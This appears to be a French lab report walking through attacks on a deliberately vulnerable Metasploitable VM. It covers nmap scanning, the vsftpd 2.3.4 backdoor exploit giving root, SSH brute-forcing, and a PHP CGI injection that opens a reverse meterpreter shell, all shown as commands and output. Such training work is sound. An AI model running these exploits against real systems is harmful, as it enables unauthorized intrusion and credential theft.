
On démarre ces 4 machines :

Puis on oublie pas de configurer le mode de réseau dans virtualbox de la machine METASPLOITABLE :



Et après on va sur la METASPLOITABLE et on oublie pas de se mettre en sudo bash
Puis une fois en sudo bash, on fait loadkeys fr :

```
root@metasploitable:/home/msfadmin# loadkeys fr
Loading /usr/share/keymaps/fr.map.bz2
```

Une fois cela fait, le clavier est en français, on fait nano /etc/network/interfaces
On vérifie que les paramètres correspond comme le screenshot en dessous :

```
  GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.100.11
netmask 255.255.255.0
gateway 192.168.100.254
dns-nameservers 192.168.100.10
```

On enregistre, on sort et ensuite on fait ifdown eth0 et ifup eth0 pour que les commandes soient prise en compte :

```
root@metasploitable:/home/msfadmin# ifdown eth0
SIOCDELRT: No such process
root@metasploitable:/home/msfadmin# ifup eth0
```

On fait nano /etc/resolv.conf
On vérifie que nameserver est comme celui ci :

```
  GNU nano 2.0.7              File: /etc/resolv.conf

search lan
nameserver 192.168.100.10
```

On oublie pas de faire ifdown et if up après

```
root@metasploitable:/home/msfadmin# ifdown eth0
root@metasploitable:/home/msfadmin# ifdown eth0
ifdown: interface eth0 not configured
root@metasploitable:/home/msfadmin# ifup eth0
```

On configure la kali mais elle est déjà configuré
On ping donc 192.168.100.11

```
┌──(test㉿kali2025)-[~]
└─$ ping 192.168.100.11
PING 192.168.100.11 (192.168.100.11) 56(84) bytes of data.
64 bytes from 192.168.100.11: icmp_seq=1 ttl=63 time=8.56 ms
64 bytes from 192.168.100.11: icmp_seq=2 ttl=63 time=2.02 ms
64 bytes from 192.168.100.11: icmp_seq=3 ttl=63 time=1.65 ms
64 bytes from 192.168.100.11: icmp_seq=4 ttl=63 time=0.660 ms
64 bytes from 192.168.100.11: icmp_seq=5 ttl=63 time=1.32 ms
64 bytes from 192.168.100.11: icmp_seq=6 ttl=63 time=1.35 ms
64 bytes from 192.168.100.11: icmp_seq=7 ttl=63 time=1.82 ms
64 bytes from 192.168.100.11: icmp_seq=8 ttl=63 time=1.66 ms
64 bytes from 192.168.100.11: icmp_seq=9 ttl=63 time=2.08 ms
64 bytes from 192.168.100.11: icmp_seq=10 ttl=63 time=1.64 ms
```

On va ping lemonde.fr

```
┌──(test㉿kali2025)-[~]
└─$ ping lemonde.fr
PING lemonde.fr (151.101.122.137) 56(84) bytes of data.
64 bytes from 151.101.122.137: icmp_seq=1 ttl=59 time=4.21 ms
```

Ensuite on va faire cette commande

```
┌──(test㉿kali2025)-[~]
└─$ nmap -A 192.168.100.11 > resultat_scan.txt
```

Une fois fini, on fait more resultat_scan.txt
Oui il y a un service ftp à l'écoute sur le port 21

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2025-01-24T16:01:27+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
```

Oui il y a un service telnet ouvert sur le port 23

```
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

Oui il y a un service http ouvert sur le port 80

Une fois cela fait,on va faire la commande : searchsploit vsftpd 2.3.4

Et après on va faire searchsploit httpd apache

```
┌──(test㉿kali2025)-[~]
└─$ searchsploit httpd apache
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                          |  Path
---------------------------------------------------------------------------------------------------------------------
Apache - Arbitrary Long HTTP Headers (Denial of Service)                                                | multiple/dos/360.pl
Apache - Arbitrary Long HTTP Headers Denial of Service                                                  | linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing                                      | cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi                           | multiple/dos/19536.txt
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                                             | linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service                                                        | linux/dos/11.c
Apache 2.0.45 - 'APR' Crash                                                                             | linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service                                           | multiple/dos/1056.pl
Apache 2.0.52 - GET Denial of Service                                                                   | multiple/dos/855.pl
Apache 2.4.23 mod_http2 - Denial of Service                                                             | linux/dos/40909.py
Apache 2.x - Memory Leak                                                                                | windows/dos/9.c
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)                                | multiple/webapps/50383.sh
Apache Httpd mod_proxy - Error Page Cross-Site Scripting                                                | multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects                                                               | multiple/webapps/47689.md
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)                                       | windows/remote/16798.rb
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Source Retrieval                          | multiple/remote/20595.txt
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Après on fait msfconsole

```
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMM                    MMMMMMMMMMMM
MMMN$                                  vMMMM
MMMNl  MMMMM              MMMMM   JMMMM
MMMNl  MMMMMMMN        NMMMMMMMM   JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMMM   JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM   jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#   JMMMM
MMMMR  ?MMNM             MMMMM  .dMMMM
MMMMNm  `?MMM            MMMM`  dMMMMM
MMMMMMN  ?MM             MM?   NMMMMMN
MMMMMMMMNe                   JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.9-dev                         ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

On va faire cette commande pour utiliser l'exploit :

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

On regarde les options disponibles avec la commande show options :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

On va faire set RHOST 192.168.100.11 puis run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.100.11
RHOST => 192.168.100.11
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.100.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.11:21 - USER: 331 Please specify the password.
[+] 192.168.100.11:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

```
[*] Command shell session 1 opened (192.168.50.20:44233 -> 192.168.100.11:6200) at 2025-01-24 17:15:10 +0100
```

On a réussi, à se connecter à un terminal

On voit qu'on a bien réussi à se connecter au terminal de la METASPLOITABLE

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ea:a8:da brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.11/24 brd 192.168.100.255 scope global eth0
    inet6 fe80::a00:27ff:feea:a8da/64 scope link
       valid_lft forever preferred_lft forever
```

```
whoami
root
```

On est bien le root

La on a affiché tous les mots de passes :

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```

Et la on a refait show exploits afin de voir tous les exploits répertoriés :

```
   2282  exploit/windows/mysql/mysql_mof                                  2012-12-01       excellent  Yes
Execution
   2283  exploit/windows/mysql/mysql_start_up                             2012-12-01       excellent  Yes
 Privilege Abuse
   2284  exploit/windows/mysql/mysql_yassl_hello                          2008-01-04       average    No
erflow
   2285  exploit/windows/mysql/scrutinizer_upload_exec                    2012-07-27       excellent  Yes
alyzer 9 Default MySQL Credential
   2286  exploit/windows/nfs/xlink_nfsd                                   2006-11-06       average    No
   2287  exploit/windows/nimsoft/nimcontroller_bof                        2020-02-05       excellent  Yes
msoft 7.80 - Remote Buffer Overflow
   2288  exploit/windows/nntp/ms05_030_nntp                               2005-06-14       normal     No
 Response Parsing Buffer Overflow
   2289  exploit/windows/novell/file_reporter_fsfui_upload                2012-11-16       great      No
   2290  exploit/windows/novell/groupwisemessenger_client                 2007-07-02       normal     No
r Overflow
   2291  exploit/windows/novell/netiq_pum_eval                            2012-11-15       excellent  Yes
pagnt_eval() Remote Perl Code Execution
   2292  exploit/windows/novell/nmap_stor                                 2006-12-23       average    No
w
   2293  exploit/windows/novell/zenworks_desktop_agent                    2005-05-19       good       No
gement Overflow
   2294  exploit/windows/novell/zenworks_preboot_op21_bof                 2010-03-30       normal     No
t Preboot Service 0x21 Buffer Overflow
   2295  exploit/windows/novell/zenworks_preboot_op4c_bof                 2012-02-22       normal     No
t Preboot Service 0x4c Buffer Overflow
   2296  exploit/windows/novell/zenworks_preboot_op6_bof                  2010-03-30       normal     No
t Preboot Service 0x06 Buffer Overflow
   2297  exploit/windows/novell/zenworks_preboot_op6c_bof                 2012-02-22       normal     No
t Preboot Service 0x6c Buffer Overflow
   2298  exploit/windows/nuuo/nuuo_cms_fu                                 2018-10-11       manual     No
cated Arbitrary File Upload
   2299  exploit/windows/nuuo/nuuo_cms_sqli                               2018-10-11       normal     No
QL Server SQLi
   2300  exploit/windows/oracle/client_system_analyzer_upload             2011-01-18       excellent  Yes
```

On reste dans msfconsole :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

On fait cette commande ci dessus :

Ensuite, on voit que auxiliary est mis à la place de exploit

On va faire show options

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   ANONYMOUS_LOGIN      false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   CreateSession        true             no        Create a new session for every successful login
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE              false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Puis on va faire set rhost 192.168.100.11 :

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.100.11
rhost => 192.168.100.11
```

Puis on va charger le dictionnaire de mot de passe :

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

On lance l’attaque bruteforce

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.11:22 - Starting bruteforce
```

On lance l'attaque bruteforce
On voit que ça ne marche pas car dans le dictionnaire il n'y a pas le couple de mdp msfadmin/msfadmin

```
┌──(root㉿kali2025)-[/home/test]
└─# nano  /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

Puis on rajoute le couple msfadmin/msfadmin
Et la on voit que ça marche

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.11:22 - Starting bruteforce
[+] 192.168.100.11:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (192.168.50.20:38187 → 192.168.100.11:22) at 2025-01-24 17:34:16 +0100
```

Une fois ceci fait :

phpinfo()

192.168.100.11/phpinfo.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled

On se connecte au lien
Et la version de php utilisé est : 5.2.4
Elle date du 6 janvier 2010
Ensuite on va sur ce site :
cve.mitre.org
Puis on clique sur ce bouton pour rechercher si la vulnérabilité est présente

Search CVE List

On met dans la barre : php 5.2.4

Search Results

There are **20** CVE Records that match your search.

Name	Description
CVE-2021-44967	A Remote Code Execution (RCE) vulnerabilty exists in LimeSurvey 5.2.4 via the upload and install plugins function, which could let a remote malicious user upload an arbitrary PHP code file.
CVE-2007-5447	ioncube_loader_win_5.2.dll in the ionCube Loader 6.5 extension for PHP 5.2.4 does not follow safe_mode and disable_functions restrictions, which allows context-dependent attackers to bypass intended limitations, as demonstrated by reading arbitrary files via the ioncube_read_file function.
CVE-2007-4889	The MySQL extension in PHP 5.2.4 and earlier allows remote attackers to bypass safe_mode and open_basedir restrictions via the MySQL (1) LOAD_FILE, (2) INTO DUMPFILE, and (3) INTO OUTFILE functions, a different issue than CVE-2007-3997.
CVE-2007-4887	The dl function in PHP 5.2.4 and earlier allows context-dependent attackers to cause a denial of service (application crash) via a long string in the library parameter. NOTE: there are limited usage scenarios under which this would be a vulnerability.
CVE-2007-4850	curl/interface.c in the cURL library (aka libcurl) in PHP 5.2.4 and 5.2.5 allows context-dependent attackers to bypass safe_mode and open_basedir restrictions and read arbitrary files via a file:// request containing a \x00 sequence, a different vulnerability than CVE-2006-2563.
CVE-2007-4840	PHP 5.2.4 and earlier allows context-dependent attackers to cause a denial of service (application crash) via (1) a long string in the out_charset parameter to the iconv function; or a long string in the charset parameter to the (2) iconv_mime_decode_headers, (3) iconv_mime_decode, or (4) iconv_strlen function. NOTE: this might not be a vulnerability in most web server environments that support multiple threads, unless these issues can be demonstrated for code execution.

On voit qu'il y'a 20 vulnérabilités

On revient sur le terminal , on fait msfconsole

Puis on va utiliser un exploit :

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) >
```

Et on va se positionner avec rhost :

set rhosts 192.168.100.11

Et on va chercher l'exploit avec la commande ci dessous :

```
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection          2012-05-03       excellent  Yes    PHP CGI Argument Injection
```

On le charge avec use 1

On fait show options

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.20    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

On se positionne puis on fait run

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.100.11
RHOSTS => 192.168.100.11
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.50.20:4444
[*] Sending stage (39927 bytes) to 192.168.100.11
[*] Meterpreter session 1 opened (192.168.50.20:4444 -> 192.168.100.11:53777) at 2025-01-31 13:24:55 +0100
```

On est connecté au shell : meterpreter

```
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                     Name
----              ----            ----  -------------                     ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 16:10:13 +0100  dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 17:17:21 +0200  dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-18 00:13:29 +0100  index.php
040755/rwxr-xr-x  17592186048512  dir   181964996940-05-31 20:38:18 +0200  mutillidae
040755/rwxr-xr-x  17592186048512  dir   181964937872-02-08 19:03:20 +0100  phpMyAdmin
100644/rw-r--r--  81604378643     fil   173039983614-08-05 08:08:28 +0200  phpinfo.php
040755/rwxr-xr-x  17592186048512  dir   181965051925-08-30 19:04:46 +0200  test
040775/rwxrwxr-x  87960930242560  dir   173083439924-11-22 13:50:32 +0100  tikiwiki
040775/rwxrwxr-x  87960930242560  dir   173040024853-07-12 00:58:19 +0200  tikiwiki-old
040755/rwxr-xr-x  17592186048512  dir   173046477589-12-24 22:59:26 +0100  twiki
```

```
    getwd                       Print working directory
    lcat                        Read the contents of a local file to the screen
    lcd                         Change local working directory
    ldir                        List local files (alias for lls)
    lls                         List local files
    lmkdir                      Create new directory on local machine
    lpwd                        Print local working directory
    ls                          List files
    mkdir                       Make directory
    mv                          Move source to destination
    pwd                         Print working directory
    rm                          Delete the specified file
    rmdir                       Remove directory
    search                      Search for files
    upload                      Upload a file or directory

Stdapi: Networking Commands
===========================

    Command                     Description
    -------                     -----------
    portfwd                     Forward a local port to a remote service
    resolve                     Resolve a set of host names on the target


Stdapi: System Commands
=======================

    Command                     Description
    -------                     -----------
    execute                     Execute a command
    getenv                      Get one or more environment variable values
    getpid                      Get the current process identifier
    getuid                      Get the user that the server is running as
    kill                        Terminate a process
    localtime                   Displays the target system local date and time
    pgrep                       Filter processes by name
    pkill                       Terminate processes by name
    ps                          List running processes
    shell                       Drop into a system command shell
    sysinfo                     Gets information about the remote system, such as OS


Stdapi: Audio Output Commands
=============================

    Command                     Description
    -------                     -----------
    play                        play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.
```

On a fait quelques commandes et on arrive à afficher le répertoire ou le contenu